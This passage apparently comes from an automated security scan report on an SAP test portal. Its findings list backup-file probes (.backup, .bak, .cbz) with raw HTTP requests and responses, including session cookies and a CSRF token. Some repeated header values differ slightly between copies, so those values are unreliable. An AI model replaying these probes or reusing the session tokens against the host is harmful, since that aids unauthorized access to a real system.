SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/bdmt.properties.bac?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Te: trailers
Connection: close

Response 2

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:00:54 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close

23.88. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.backup

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.backup?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:01:05 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800

```

last-modified: Thu, 30 Jun 2022 11:00:55 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...

```

Request 2

```

GET /sap/public/bc/ur/nw7/js/texts/dibhmpg.properties.backup?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARIUzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

```

Response 2

```

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:01:06 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive

```

```
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.89. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.bak

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.bak?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QPj1656564413184j1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:00:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:00:31 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
```



```
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/grps.properties.bak?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:00:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapse.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
```

```
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.90. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.cbz

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.cbz?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:57:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:57:28 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
